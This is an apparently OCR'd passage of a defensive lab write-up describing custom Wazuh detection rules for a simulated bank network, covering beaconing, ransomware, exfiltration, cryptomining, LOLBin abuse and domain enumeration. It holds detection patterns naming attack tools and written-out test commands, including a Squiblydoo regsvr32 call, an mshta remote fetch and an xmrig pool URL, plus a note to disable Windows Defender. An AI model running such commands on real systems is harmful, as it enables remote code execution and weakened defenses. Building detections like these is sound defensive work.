*debugging note: Cross-Agent Correlation Limitation

i initially tried to correlate the discovery command on Windows agent directly with a successful SSH login on the Ubuntu agent (two different machines),

but it never fired even though both events were confirmed present and timed correctly, after testing found that Wazuh's rule correlation (if_matched_sid, frequency) works for events on the same agent, but not across two different agents,

i switched the design to detect the SSH client being launched on the Windows side instead, which keeps both correlated events on the same agent and avoids this limitation.


Rule Test:

1-On the Windows endpoint, ran a discovery command followed by an SSH connection attempt within 60 seconds:

```
net user
```

```
ssh ubuntu@192.168.225.130
```

2-Result: CoinVault fired an alert (rule 100028)



9.Use case: Suricata C2 Alert Followed by Frequency Correlation (Beaconing Detection)

-MITRE ATT&CK Technique: T1071 (Application Layer Protocol)

-Log source: Suricata EVE JSON alerts (`/var/log/suricata/eve.json`) ingested via Wazuh agent

-Decoder:

Extracts the Suricata alert signature name so it can be matched and correlated on for repeated/regular-interval firing

```
<decoder name="suricata_alert_signature">
 <parent>json</parent>
```

```
<prematch>"signature":</prematch>
<use_own_name>true</use_own_name>
<regex type="pcre2" offset="after_parent">"signature":"([^"]+)"</regex>
<order>alert_signature</order>
</decoder>
```

-Rule:

```
<group name="suricata,">
<rule id="100030" level="3">
  <decoded_as>suricata_alert_signature</decoded_as>
  <field name="alert_signature" type="pcre2">Malware Command and Control|ATTACK_RESPONSE|Potentially Bad Traffic|ET</field>
  <description>Suricata alert caught: $(alert_signature)</description>
</rule>

<rule id="100031" level="12" frequency="3" timeframe="600">
  <if_matched_sid>100030</if_matched_sid>
  <same_field>alert_signature</same_field>
  <description>CoinVault: Same Suricata C2/suspicious signature repeated 3+ times within 10 minutes, possible beaconing </description>
  <mitre>
    <id>T1071</id>
  </mitre>
```

```
  <group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
 </rule>
</group>
```

Builds on Wazuh's default JSON/Suricata decoding infrastructure. Correlates individual network-layer Suricata threat alerts and triggers a high-severity alert when an identical signature fires 3 times within a 10-minute window, indicating automated beaconing activity from compromised systems. This mirrors real attacker behavior: initial C2 check-ins or intermittent callback attempts establishing communication with an external controller.

Why this matters for banking:

An internal asset repeatedly communicating with an external or suspicious destination using C2 signatures points to active malware infection or a compromised workstation attempting to maintain persistence. In a financial environment, early detection of C2 beaconing prevents threat actors from stabilizing their foothold before they can target core transaction servers or exfiltrate sensitive customer records. Maps to PCI DSS 10.2.4 and 10.2.5, which mandate tracking valid and invalid user access attempts and monitoring network communications for anomalies.


debugging note: i initially attempted to evaluate nested JSON fields like alert.category directly, but discovered that Wazuh's default JSON decoder for Suricata parses alerts under the specific decoder name suricata_alert_signature and extracts the signature into alert_signature,* after testing with wazuh-logtest, i updated the base rule to explicitly target <decoded_as>suricata_alert_signature</decoded_as>and match against the extractedalert_signature` field to ensure correct pre-filtering before the frequency correlation engine evaluates the stream.

Rule Test:

1-On the Ubuntu endpoint, i ran a curl command to a known “sus” destination that repeats 3 times

```
for i in {1..3}; do
 curl -s "http://testmynids.org/c2-test-beacon" > /dev/null
 sleep 3
done
```

2-Result: CoinVault fired a high-severity alert (rule 100031) indicating repeated C2 beaconing



2,941 hits

Aug 3, 2026 @ 14:48:25.501 - Aug 8, 2026 @ 12:48:25.501

Export Formatted | 817 available fields | Columns | Density | **1 fields sorted** | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Aug 8, 2026 @ 12:48:11.246	ubuntoAgent	Network alert signature detected (correlation trigger)	3	100030
Aug 8, 2026 @ 12:47:47.261	ubuntoAgent	Network alert signature detected (correlation trigger)	3	100030
Aug 8, 2026 @ 12:47:47.254	ubuntoAgent	CoinVault: Repeated identical network alert signature firing at regular i...	12	100031
Aug 8, 2026 @ 12:47:47.251	ubuntoAgent	Network alert signature detected (correlation trigger)	3	100030
Aug 8, 2026 @ 12:47:47.251	ubuntoAgent	Network alert signature detected (correlation trigger)	3	100030
Aug 8, 2026 @ 12:47:47.247	ubuntoAgent	CoinVault: Repeated identical network alert signature firing at regular i...	12	100031
Aug 8, 2026 @ 12:47:47.236	ubuntoAgent	Network alert signature detected (correlation trigger)	3	100030
Aug 8, 2026 @ 12:47:39.588	ubuntoAgent	Integrity checksum changed	7	550

10.Use case: Mass Creation of Ransomware-Style Encrypted Files

-MITRE ATT&CK Technique: T1486, Data Encrypted for Impact

-Log source: Wazuh FIM (syscheck), monitoring /home/ubuntu/importantfiles on the banking backend server

-Rule:

```
<rule id="100033" level="5">
 <if_sid>554</if_sid>
 <field name="file" type="pcre2">(?i)\.(locked|encrypted|crypt|enc|wcry|locky)$</field>
 <description>File with ransomware-style extension created (correlation trigger)</description>
```

```
</rule>

<rule id="100034" level="15" frequency="15" timeframe="30">
 <if_matched_sid>100033</if_matched_sid>
 <description>CoinVault: Mass creation of files with ransomware-style extensions (15+ within 30 seconds), possible ransomware encryption activity</description>
 <mitre>
  <id>T1486</id>
 </mitre>
 <group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

*note:I split this into two rules: 100033 tags any new file with a ransomware-style extension, and 100034 escalates to a high-severity alert only when that happens 15+ times within 30 seconds. Had to do it this way since Wazuh's frequency/timeframe correlation needs a separate base rule to count repetitions of, same pattern I used in use cases 8 and 9

this rule builds on Wazuh's default rule 554 (any file added to the system), which on its own is far too noisy to act on since normal systems create files constantly. This rule adds two layers of precision: filtering for

ransomware-associated file extensions specifically, then escalating only when 15+ such files appear within 30 seconds, distinguishing genuine active encryption from a single suspicious file or coincidence.

Why this matters for banking:

Ransomware works by rapidly encrypting files and renaming them with a distinct extension, this is one of the most damaging techniques an attacker can deploy against a bank, since it can render customer records and transaction data unusable and disrupt operations. Catching the mass-encryption pattern early, in the seconds after it starts, gives a bank the chance to isolate the affected system before the entire file store is encrypted. Maps to PCI DSS 10.2.4 and 10.2.5, which require monitoring and logging changes to systems holding cardholder/customer data.

*debugging note: Initial testing used `mv` to rename existing files to simulate encryption, but this triggered Wazuh's "file added" rule (554), not "file modified" (550), since FIM treats a rename as delete-old-plus-add-new rather than an in-place change. Adjusted the detection to correlate on file additions matching ransomware-style extensions instead, which is arguably a more precise and realistic signal (a burst of newly-appeared encrypted files) than watching for generic modifications.

False Positive Handling:

A legitimate bulk file compression or archiving job could use similar extensions coincidentally. This can be tuned by excluding known backup/archival extensions from the pattern, or by requiring the burst to occur outside expected backup windows.

Rule Test:


1-On the banking server (Ubuntu), created 20 baseline files, then renamed them all to add a .locked extension in rapid succession, simulating ransomware encryption:

```
cd ~/importantfiles
```

```
for i in $(seq 21 40); do echo "data $i" > file$i.txt; done
```

```
for i in $(seq 21 40); do mv file$i.txt file$i.txt.locked; done
```

2-Result: CoinVault fired a high-severity alert (rule 100034)



Export Formatted | 817 available fields | Columns | Density | 1 fields sorted | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Aug 8, 2026 @ 16:47:03.557	ubuntoAgent	File with ransomware-style extension created (correlation trigger)	5	100033
Aug 8, 2026 @ 16:47:03.547	ubuntoAgent	File with ransomware-style extension created (correlation trigger)	5	100033
Aug 8, 2026 @ 16:47:03.545	ubuntoAgent	File with ransomware-style extension created (correlation trigger)	5	100033
Aug 8, 2026 @ 16:47:03.533	ubuntoAgent	File with ransomware-style extension created (correlation trigger)	5	100033
Aug 8, 2026 @ 16:47:03.525	ubuntoAgent	File with ransomware-style extension created (correlation trigger)	5	100033
Aug 8, 2026 @ 16:47:03.517	ubuntoAgent	CoinVault: Mass creation of files with ransomware-style extensions (15+ within 30 seconds), ..	15	100034
Aug 8, 2026 @ 16:47:03.510	ubuntoAgent	File with ransomware-style extension created (correlation trigger)	5	100033
Aug 8, 2026 @ 16:47:03.505	ubuntoAgent	File with ransomware-style extension created (correlation trigger)	5	100033
Aug 8, 2026 @ 16:47:03.494	ubuntoAgent	File with ransomware-style extension created (correlation trigger)	5	100033

11.Use case: Archive Creation Followed by Network Activity (Data Exfiltration)

-MITRE ATT&CK Technique: T1560.001, Archive Collected Data: Archive via Utility

-Log source: Wazuh FIM (syscheck) for archive creation, Suricata EVE JSON for network activity, both on the banking backend server

-Rule:

```
<rule id="100035" level="8">
 <if_sid>554</if_sid>
 <field name="file"
type="pcre2">(?i)/var/customer_records/.*\.(zip|tar|tar\.gz|gz|7z|rar)$</fiel
d>
 <description>Archive created in customer records directory (correlation
trigger)</description>
</rule>
```

```
<rule id="100036" level="13" frequency="2" timeframe="120">
 <if_matched_sid>100035</if_matched_sid>
 <if_group>suricata</if_group>
```

```
<description>CoinVault: Archive created in customer records directory followed by network activity within 2 minutes, possible data exfiltration</description>
<mitre>
  <id>T1560.001</id>
</mitre>
<group>pci_dss_10.2.4,pci_dss_10.2.5,pci_dss_3.4,</group>
</rule>
```

*I split this into two rules again, same reason as use case 10: 100035 tags when an archive file (zip/tar/gz/7z/rar) gets created in the customer records directory, and 100036 escalates only if that's followed by any network activity from the same host within 2 minutes. Archive creation alone isn't suspicious, backups and exports happen normally, but archive creation immediately followed by outbound network activity from the same machine is a much stronger signal that data is being packaged up and sent out.

Why this matters for banking:

Before an attacker exfiltrates customer or transaction data, they almost always compress it first, smaller and faster to move, and sometimes to evade content-based detection. Catching the compression step paired with network activity right after gives a bank a chance to intervene before

the data actually leaves the network. Maps to PCI DSS 10.2.4, 10.2.5, and 3.4, which require monitoring access to and protecting stored customer/cardholder data.

False Positive Handling:

A legitimate backup job that also happens to sync somewhere over the network could trigger this. This can be tuned by allowlisting known backup service accounts or scheduling windows, or by narrowing the network condition to only outbound connections to unfamiliar/external destinations rather than any activity at all.

*debugging Note: I tried refining this to detect specifically large (1MB+) transfers instead of any network activity, built a decoder to extract byte counts from Suricata flow data, confirmed it extracts correctly on real traffic. Couldn't get a live large-transfer test to complete though, loopback traffic isn't visible to Suricata, and real cross-machine transfers kept closing before completing. Kept the simpler, tested version (rule 100036) as the working detection

Rule Test:


1-on the banking server, created an archive from the customer records directory, then generated outbound network activity within 2 minutes:

```
cd /var/customer_records
```

```
tar -czf customer_data_export.tar.gz *.txt
```

```
ping -c 3 8.8.8.8
```

2-Result: CoinVault fired an alert (rule 100036)



12.Use case: Cryptomining Tool Execution Detected

-MITRE ATT&CK Technique: T1496, Resource Hijacking

-Log source: Sysmon Event ID 1 (process creation) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100047" level="14">
 <if_group>sysmon_event1</if_group>
 <field name="win.eventdata.commandLine"
type="pcre2">(?i)(xmrig|minerd|ccminer|cpuminer|cryptonight|stratum\+tcp)</field>
```

```
<description>CoinVault: Known cryptomining tool or mining pool protocol reference detected in process command line, possible resource hijacking</description>
<mitre>
  <id>T1496</id>
</mitre>
<group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

this checks the process command line for known cryptomining tool names (xmrig, minerd, ccminer, cpuminer) or the stratum+tcp protocol prefix used to connect to mining pools. Wazuh has no default coverage for this, so this closes a genuine gap

Why this matters for banking:

Once an attacker gets a foothold on a banking endpoint or server, deploying a cryptominer is a common, low-effort way to monetize the access while deciding on a bigger move, or simply as a secondary objective alongside data theft. Beyond financial cost from stolen compute resources, a miner running on a banking system is a clear sign of active compromise and can degrade the performance of systems supporting customer transactions. Maps to PCI DSS 10.2.4 and 10.2.5, which require monitoring for unauthorized system activity.

False Positive Handling:


This is a fairly low false-positive rule since these are specific, well-known malicious tool names and protocol strings, legitimate business software has no reason to reference them. If a security researcher or pentester intentionally runs mining tools for testing, this can be tuned by allowlisting specific approved hosts/accounts during authorized testing windows.

Rule Test:

1-simulated a cryptomining tool invocation on the Windows endpoint:

```
cmd.exe /c echo xmrig --url stratum+tcp://pool.minexmr.com:4444
```

2-Result: CoinVault fired an alert (rule 100047)



13.Use case: Regsvr32 LOLBin Code Execution (Squiblydoo)

-MITRE ATT&CK Technique: T1218.010, System Binary Proxy Execution: Regsvr32

-Log source: Sysmon Event ID 1 (process creation) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100050" level="13">
 <if_group>sysmon_event1</if_group>
 <field name="win.eventdata.commandLine"
type="pcre2">(?i)regsvr32.*(scrobj\.dll|/i:http|/i:https)</field>
 <description>CoinVault: Regsvr32 used with scriptlet loading or remote
URL, possible LOLBin code execution to evade application
whitelisting</description>
 <mitre>
  <id>T1218.010</id>
 </mitre>
 <group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

This checks for regsvr32 being invoked with the scrobj.dll scriptlet handler or an `/i:` flag pointing to an HTTP/HTTPS URL, this specific combination is known publicly as "Squiblydoo," a technique that lets an attacker execute a remote script while regsvr32 (a trusted, signed

Microsoft binary) is what appears in the process tree, evading naive application whitelisting that only blocks unsigned or unrecognized executables.

*note: windows defender kept firing up, disable it for testing

Why this matters for banking:

Regsvr32 is legitimate software on every Windows machine and rarely blocked, which is exactly why attackers abuse it. If this shows up on a banking workstation, it likely means an attacker is trying to run malicious code while avoiding detection tools that trust signed Microsoft binaries by default. Maps to PCI DSS 10.2.4 and 10.2.5, which require monitoring and logging suspicious system activity.

False Positive Handling:


Legitimate use of regsvr32 with a remote URL is extremely rare, most real-world regsvr32 usage registers local DLLs with no `/i:` flag at all. This can be tuned by allowlisting known internal deployment/scripting tools if an organization has a legitimate business reason to use this exact syntax.

Rule Test:

1-Ran the known Squiblydoo pattern on the Windows endpoint:

```
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
```

2-Result: CoinVault fired an alert (rule 100050)



14. Use case: Mshta Remote Script Execution

-MITRE ATT&CK Technique: T1218.005, System Binary Proxy Execution: Mshta

-Log source: Sysmon Event ID 1 (process creation) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100051" level="13">
 <if_group>sysmon_event1</if_group>
 <field name="win.eventdata.commandLine"
type="pcre2">(?i)mshta.*https?://</field>
 <description>CoinVault: Mshta executing a script directly from a remote
URL, possible LOLBin code execution to evade application
whitelisting</description>
 <mitre>
```

```
  <id>T1218.005</id>
 </mitre>
 <group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

Wazuh's default rules only flag mshta.exe when it's launched specifically as a child of an Office application (e.g., from a malicious macro). This rule catches the broader, more general case: mshta being pointed directly at a remote HTTP/HTTPS URL, regardless of what launched it, closing a real gap since attackers don't always deliver mshta payloads through Office documents.

Why this matters for banking:

Mshta is a trusted, signed Microsoft binary that's rarely blocked by security tooling, making it a favorite for attackers who want to execute remote code while blending in with normal system activity. If this fires on a banking endpoint, it likely means an attacker is trying to run a malicious HTA payload while evading whitelisting defenses. Maps to PCI DSS 10.2.4 and 10.2.5.

False Positive Handling:

Legitimate use of mshta with a remote URL is very rare in most environments, mshta is typically used locally or not at all in modern systems. This can be tuned by allowlisting known internal tools or


specific approved URLs if the organization has a legitimate business need for this.

Rule Test:

1-Ran mshta pointed at a remote URL on the Windows endpoint:

```
mshta http://example.com/fake.hta
```

2-Result: CoinVault fired an alert (rule 100051)



15. Use case: Active Directory Domain Enumeration

-MITRE ATT&CK Technique: T1087.002, Account Discovery: Domain Account

-Log source: Sysmon Event ID 1 (process creation) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100052" level="10">
 <if_group>sysmon_event1</if_group>
 <field name="win.eventdata.commandLine"
type="pcre2">(?i)(nltest.*\/dclist|nltest.*\/domain_trusts|dsquery.*-o|Get
-ADUser|Get-ADGroup|Get-ADComputer)</field>
 <description>CoinVault: Active Directory domain enumeration command
executed, possible reconnaissance of domain
environment</description>
 <mitre>
  <id>T1087.002</id>
 </mitre>
 <group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

This is genuinely distinct from my earlier discovery rule (100026), which only covers local account enumeration via net.exe. This one targets domain-wide reconnaissance tools (nltest, dsquery, Get-AD* PowerShell cmdlets), a more advanced recon step an attacker takes once they realize they're on a domain-joined machine and want to map out the broader environment, not just the local box.

Why this matters for banking:

Domain enumeration is often the step right before an attacker picks their next target, a domain controller, a privileged account, a specific

server holding customer data. Catching this early gives a bank the chance to respond before the attacker moves deeper into the network. Maps to PCI DSS 10.2.4 and 10.2.5, which require monitoring suspicious system and account activity.

False Positive Handling:


IT administrators legitimately use these same tools for normal domain management. This can be tuned by allowlisting known admin accounts or workstations, or by correlating with other risk indicators before escalating (similar to the account-risk-indicator approach used in use case 8).

Rule Test:

1-Ran a domain enumeration command on the Windows endpoint:

```
nltest /dclist:test
```

2-Result: CoinVault fired an alert (rule 100052)



2,751 hits

Aug 3, 2026 @ 19:55:47.194 - Aug 8, 2026 @ 19:55:47.194

Export Formatted | 817 available fields | Columns | Density | **1 fields sorted** | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Aug 8, 2026 @ 19:55:15.366	DESKTOP-020FFB0	CoinVault: Active Directory domain enumeration command executed, possibl...	10	100052
Aug 8, 2026 @ 19:45:27.154	DESKTOP-020FFB0	CoinVault: Outbound network connection detected (correlation trigger for IP r...	5	100032
Aug 8, 2026 @ 19:45:24.503	DESKTOP-020FFB0	CoinVault: Mshta executing a script directly from a remote URL, possible LOL...	13	100051
Aug 8, 2026 @ 19:43:23.265	DESKTOP-020FFB0	Name resolution for the name wpad timed out	5	61109
Aug 8, 2026 @ 19:34:31.405	DESKTOP-020FFB0	CoinVault: Regsvr32 used with scriptlet loading or remote URL, possible LOL...	13	100050
Aug 8, 2026 @ 19:33:01.614	DESKTOP-020FFB0	Lsass process was accessed by C:\\ProgramData\\Microsoft\\Windows Defe...	12	92900
Aug 8, 2026 @ 19:32:44.160	DESKTOP-020FFB0	CoinVault: Outbound network connection detected (correlation trigger for IP r...	5	100032

16. Use case: PowerShell Execution Policy Bypass

-MITRE ATT&CK Technique: T1059.001, Command and Scripting Interpreter: PowerShell

-Log source: Sysmon Event ID 1 (process creation) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100056" level="12">
 <if_group>sysmon_event1</if_group>
 <field name="win.eventdata.commandLine" type="pcre2">(?i)powershell.*-ex(ecutionpolicy)?\s+bypass</field>
